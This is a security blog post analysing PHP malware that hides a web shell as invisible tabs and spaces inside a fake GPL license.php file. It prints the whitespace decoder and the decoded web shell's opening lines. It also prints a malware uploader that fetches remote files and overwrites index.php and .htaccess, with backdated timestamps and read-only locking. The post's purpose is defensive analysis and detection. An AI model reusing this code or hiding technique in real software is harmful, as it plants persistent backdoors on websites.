Sucuri Blog

blog.sucuri.net/2021/02/whitespace-steganography-conceals-web-shell-in-php-malware.html

Denis Sinegubko February 2, 2021

Last November, we wrote about how attackers are using JavaScript injections to load malicious code from legitimate CSS files.

At first glance, these injections didn't appear to contain anything except for some benign CSS rules. A more thorough analysis of the .CSS file revealed 56,964 seemingly empty lines containing combinations of invisible tab (0x09), space (0x20), and line feed (0x0A) characters, which were converted to binary representation of characters and then to the text of an executable JavaScript code.


It didn't take long before we found the same approach used in PHP malware. Here's what our malware analyst Liam Smith discovered while recently working on a site containing multiple backdoors and webshells uploaded by hackers.

Suspicious license.php file

One of the files Liam found looked a bit strange: **system/license.php**.

As the filename implies, it contains text for a license agreement — more specifically, text for GNU General Public License version 3.

The license text is placed inside a multi-line PHP comment. However, on line 134 we see a gap between two comments that contains executable PHP code.



PHP code inside license.php

Hiding malicious code between comment blocks is a common obfuscation technique used by hackers.

The code is obviously malicious but, after first glance, it was not clear whether the malware was complete or had any other parts in that file. It's easy to notice that it tries to read itself and do something with its contents using **file_get_contents(basename($_SERVER['PHP_SELF']))**. A quick visual inspection of the file, however, didn't reveal any other sections that can be converted into working PHP code.

Analysis of the Visible Malicious Code

To understand what exactly the malicious code does, we analyzed each statement piece by piece.

The first clause splits the file contents into sections divided by semicolon characters and assigns the last section to the **$cache** variable. In plain words, this code works with the part of the file found after the last "**;**".

It turns out that the final semicolon in the file is also the last character of the license agreement: "**But first, please read <http://www.gnu.org/philosophy/why-not-lgpl.html>;**". In the original license agreement the last character is a period, indicating that the file was intentionally modified by the attacker for this clause.

There is nothing clearly visible after this last semicolon. To understand what's being done with the trailing part of the file, we need to analyze the next section of malware clauses.

Whitespace Decoder

```
for($i=0;$i<strlen($cache);$i++){

$out.=chr(bindec(str_replace(array(chr(9),chr(32)),array('1','0'),substr($cache,$i,8))

  $i+= 7;

}
```

Here we can see that the code reads the rest of the file in chunks of eight characters at a time (**substr($cache,$i,8)**) and converts tabs (**9**) and spaces (**32**) into ones and zeroes. The resulting binary string is then converted to a decimal number (**bindec**) and then to a character using the **chr()** function. This way, octet by octet, the rest of the file's whitespaces are converted into a visible string.

At this point, the string is neither meaningful nor executable. To completely decode and execute the payload, the following combination of functions are used : '**base64_decode(str_rot13(gzdecode(…**'.

As a backup way to execute the payload, the malware also tries to save the decoded contents to a file named " " (just a space — to make it less visible in file listings) and includes it on the fly using **include $cachepart;**. Afterwards, this file is deleted in an attempt to evade detection.


That being said, we have reports that for some reason some of these blank-named files can still be found on compromised sites.

Revealing the Hidden Payload

Now that we know that this malware is looking for any tabs and spaces after the last semicolon, lets find and decode that hidden payload.


As it turns out, there are almost **300 Kilobytes** of invisible tabs and spaces at the end of the last line in **license.php** file — compared to only **30 Kb** in the visible license text.

These invisible characters can be revealed if you check the hex code of the last line or select content after the last ";" in a text editor (with word wrapping on).



```
00007FC8 20 4C 65 73  73 65 72 20  47 65 6E 65  72 61 6C 20  50 75 62 6C  69 63 20 4C   Lesser General Public L
00007FE0 69 63 65 6E  73 65 20 69  6E 73 74 65  61 64 20 6F  66 20 74 68  69 73 20 4C  icense instead of this L
00007FF8 69 63 65 6E  73 65 2E 20  42 75 74 20  66 69 72 73  74 2C 20 70  6C 65 61 73  icense. But first, pleas
00008010 65 20 72 65  61 64 20 3C  68 74 74 70  3A 2F 2F 77  77 77 2E 67  6E 75 2E 6F  e read <http://www.gnu.o
00008028 72 67 2F 70  68 69 6C 6F  73 6F 70 68  79 2F 77 68  79 2D 6E 6F  74 2D 6C 67  rg/philosophy/why-not-lg
00008040 70 6C 2E 68  74 6D 6C 3E  3B 20 20 20  09 09 09 09  09 09 20 20  20 09 20 09  pl.html>;   ......   . .
00008058 09 20 20 20  20 09 20 20  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  .    .
00008070 20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20
00008088 20 20 20 20  20 20 20 09  20 20 20 20  20 20 20 09  09 09 09 09  20 09 09 20         .       ..... ..
000080A0 09 09 20 09  09 09 09 20  09 20 09 20  20 09 20 20  09 20 09 09  09 20 09 09  .. .... . .  .  . ... ..
000080B8 09 09 09 09  20 20 20 09  20 20 09 20  20 09 20 20  20 09 09 20  09 20 20 20  ....   .  . .  .   .. .
000080D0 20 20 20 09  09 20 09 09  20 09 09 09  09 09 20 09  20 09 20 20  20 20 20 09     .. .. ..... . .     .
000080E8 09 20 09 09  20 09 20 09  20 09 09 20  09 20 20 20  09 20 20 20  09 20 20 09  . .. . . .. .   .   .  .
00008100 20 09 20 20  09 09 20 20  20 20 20 09  20 09 20 09  20 09 20 09  09 20 20 09   .  ..     . . . . ..  .
00008118 09 09 20 09  09 09 20 20  20 20 20 20  20 09 20 09  09 09 09 20  20 09 09 20  .. ...       . ....  ..
00008130 20 09 20 09  20 20 20 20  20 20 20 20  20 09 20 20  09 20 20 09  09 20 20 20   . .         .  .  ..
00008148 09 20 20 09  20 20 20 09  09 20 20 20  20 20 20 20  09 20 20 09  09 09 20 09  .  .   ..       .  ... .
00008160 09 09 20 09  20 20 20 20  20 20 20 20  20 09 09 20  09 20 20 20  09 09 20 20  .. .         .. .   ..
00008178 20 20 20 20  20 20 09 20  20 20 09 20  20 09 20 20  20 20 20 09  09 20 09 09        .   .  .     .. ..
00008190 20 20 20 20  20 09 20 20  20 09 20 20  20 09 20 20  09 20 09 20  09 09 09 09       .   .   .  . . ....
000081A8 09 20 09 09  09 09 09 09  09 09 09 09  20 20 20 09  09 09 20 20  20 09 20 20  . ..........   ...   .
000081C0 09 20 09 20  20 09 09 20  20 20 09 20  20 09 09 20  09 09 20 20  20 20 20 20  . .  ..   .  .. ..
000081D8 20 09 09 09  20 09 09 20  09 09 20 09  20 09 20 09  20 09 09 09  20 09 09 09   ... .. .. . . . ... ...
000081F0 20 20 09 09  09 09 09 09  20 09 09 20  09 09 09 09  09 09 09 09  09 20 20 09    ...... .. .........  .
00008208 09 20 09 09  09 09 09 20  09 09 09 09  09 20 09 09  09 09 09 20  09 09 09 20  . ..... ..... ..... ...
00008220 20 20 09 20  20 20 09 20  09 20 20 20  09 09 09 20  09 20 20 20  09 20 09 09    .   . .   ... .   . ..
00008238 09 20 20 20  09 09 20 09  20 20 09 20  09 20 20 09  20 09 20 20  09 09 20 20  .   .. .  . .  . .  ..
00008250 09 09 20 20  09 20 20 20  09 09 20 20  09 20 20 20  09 20 20 09  09 20 20 20  .. .   ..  .   .  ..
00008268 09 20 20 20  20 09 09 09  09 20 09 20  20 09 09 09  20 09 20 09  20 09 09 09  .    .... .  ... . . ...
00008280 09 09 09 09  09 09 20 20  09 09 09 09  20 20 20 20  09 09 20 20  20 09 09 09  ......  ....    ..   ...
00008298 09 09 20 20  20 20 09 09  20 20 09 09  09 09 20 09  09 09 20 09  09 09 09 09  ..    ..  .... ... .....
```

Hex view of the last line of license.php



```
231
232    The GNU General Public License does not permit incorporating your program into proprietary programs. If your
       program is a subroutine library, you may consider it more useful to permit linking proprietary applications
       with the library. If this is what you want to do, use the GNU Lesser General Public License instead of this
       License. But first, please read <http://www.gnu.org/philosophy/why-not-lgpl.html>;
```

Beginning of the invisible content selected in a text editor

While this picture resembles Morse code just like the similar obfuscation found in JavaScript malware that described last November, this sample doesn't use line feed characters (0x0A). This means that the invisible content doesn't create a ridiculous amount of suspicious empty lines at the bottom of the files.

When we use the malware's algorithm to decode the whitespace, we get a **74Kb** file of a web shell that provides hackers with tools to work with files and databases on the server, collect sensitive information, infect files, and conduct brute force attacks. It can also work as a server console or anonymizer to hide the attackers real IP address.

```php
<?php
  $_password="<redacted>";
  @ini_set('safe_mode',false);
  @ini_set('display_errors',false);
  @ini_set('error_log',NULL);
  @ini_set('log_errors',0);
  @ini_set('upload_max_filesize','100M');
  @ini_set('max_file_uploads','100');
  @ini_set('post_max_size','100M');
  @ini_set('max_execution_time',0);
  @set_time_limit(0);
  if(PHP_VERSION_ID<70000)
    @set_magic_quotes_runtime(0);
  $_agent=true;
  $_unicode='UTF-8';
  $_action='Anonymizer';
  $favicon_repeater='rdklvbl.ga';
  if(isset($_SERVER['HTTPS'])){
    $https='https://';
  }else{
    $https='http://';
  }
  $files=glob($_SERVER["DOCUMENT_ROOT"].'/*.*');
  $exclude_files=array('.','..');
  if(!in_array($files,$exclude_files)){
    array_multisort(array_map('filemtime',$files),SORT_NUMERIC,SORT_ASC,$files);
  }
  touch(basename($_SERVER['PHP_SELF']),filemtime($files[0]));
  ...
```

Web shell decoded from the whitespace

Origin of the Algorithm

As frequently revealed in our investigations, many of the tricks and algorithms found in malware are not created by hackers. Much of the code is pre-existing and simply copied from sites like StackOverflow.

A quick search for the code snippet of this particular whitespace decoder revealed a 2019 article on the popular Russian language IT community site **Habr.ru**. The article's author shared their proof of concept for PHP whitespace obfuscation, which had been inspired by a previous article on obfuscation published back in 2011 that discussed the concept of encoding using only tabs and spaces.

The malware author simply took the whitespace decoder part from that article without any modifications or changes, then added some code to work with additional layers of obfuscation and to execute the decoded payload.

Malicious Uploader

It’s quite rare to find only one type of a backdoor on a compromised server. There are usually several varieties responsible for specific tasks.

For example, the inconspicuously named **license.php** file is intended to stay under the radar for a long time, providing access to the compromised site even when other malware is found and removed.

The files or code that attackers initially plant on a server in order to infect the site are another type of backdoor. Usually found as a small file in the compromised environment, these backdoors either allow attackers to execute arbitrary code or create specific files. They don’t even need to be very stealthy or heavily obfuscated — hackers often delete them after use to cover up their tracks.

In this particular case, we found malware uploaders which create fake **license.php** files and inject malware into **.htaccess** and **index.php** files.

```php
<?php
    $docUrl = @$_SERVER['DOCUMENT_ROOT'];
    $htUrl = $docUrl.'/.htaccess';
    $fileName = '/license.php';
    $indexName =  $docUrl.'/index.php';
    $fileNameUrl = isset($_GET['filename']) ? $_GET['filename'] : '';
    $erName = isset($_GET['ername']) ? $_GET['ername'] : '';
    $getFileContent = @file_get_contents($fileNameUrl);
    if (!empty($getFileContent)) {
        if(!empty($erName)) {
            if(!preg_match('/(\.php)$/i', $erName)){
                echo 'er file must .php!';
                exit;
            }
            if($erName == 'index.php') {
                $handle = fopen($indexName, "r");
                $contents = fread($handle, filesize ($indexName));
                fclose($handle);
                $a = preg_match_all('/[<][?]php[\s\S]*?[?]>/i', $contents, $mc);
                $h = preg_match_all('/[<]html[\s\S]*?[<][\/]html>/i', $contents, $hc);
                if ($a >=1&&empty($h)) {
                    $contents = $mc[0][$a-1];
                }
                if ($h>=1) {
                    $contents = $hc[0][$h-1];
                }
                if (strstr($contents,'%71%77%65%72%74%79%75%69%6f%70%61%73%64%66')) {
                    $contents = '';
                }
                $htmlContent = $getFileContent.$contents;
                @unlink($indexName);
                @touch($indexName, strtotime("-400 days", time()));
                @file_put_contents($indexName,$htmlContent);
                @chmod($indexName, 0444);
                echo $indexName.'=>success'."<br>";
                exit;
            }
            @file_put_contents($docUrl.'/'.$erName,$getFileContent);
            echo $docUrl.'/'.$erName.'=>success'."<br>";
            exit;
        }
        if (strstr($fileNameUrl,'htaccess')) {
            @unlink($htUrl);
            @touch($htUrl, strtotime("-400 days", time()));
            @file_put_contents($htUrl,$getFileContent);
            @chmod($htUrl, 0444);
            echo $fileNameUrl.'=>success'."<br>";
            exit;
        } else {
            @file_put_contents(__DIR__.'/license.php',$getFileContent);
            echo __DIR__.'/license.php'.'=>success'."<br>";
            exit;
        }

    }
    ...
```

Malware uploader that creates fake license.php files

Conclusion

While making malicious content invisible to a naked eye seems like a good idea, the whitespace obfuscation used in this malware is far from ideal. It contains an easily detectable section of PHP — and removing it renders the invisible payload unusable. Another downside of this approach is the bloated size of the file. The malware increased the size of the file 10 times — making it significantly more suspicious.

Obfuscation techniques are commonly used by hackers to hide code and conceal malicious behavior. There are hundreds of known types of obfuscations, and attackers are always looking for new ways to avoid detection.

The good news for webmasters is you don't have to be able to decode or understand exactly how they work to find and remove malware. A simple integrity control solution is enough to detect unwanted modifications in your files.

Whenever you review changes and are not sure whether it's malicious or not, the safest approach is to revert the file to the known clean version — you have a backup, right?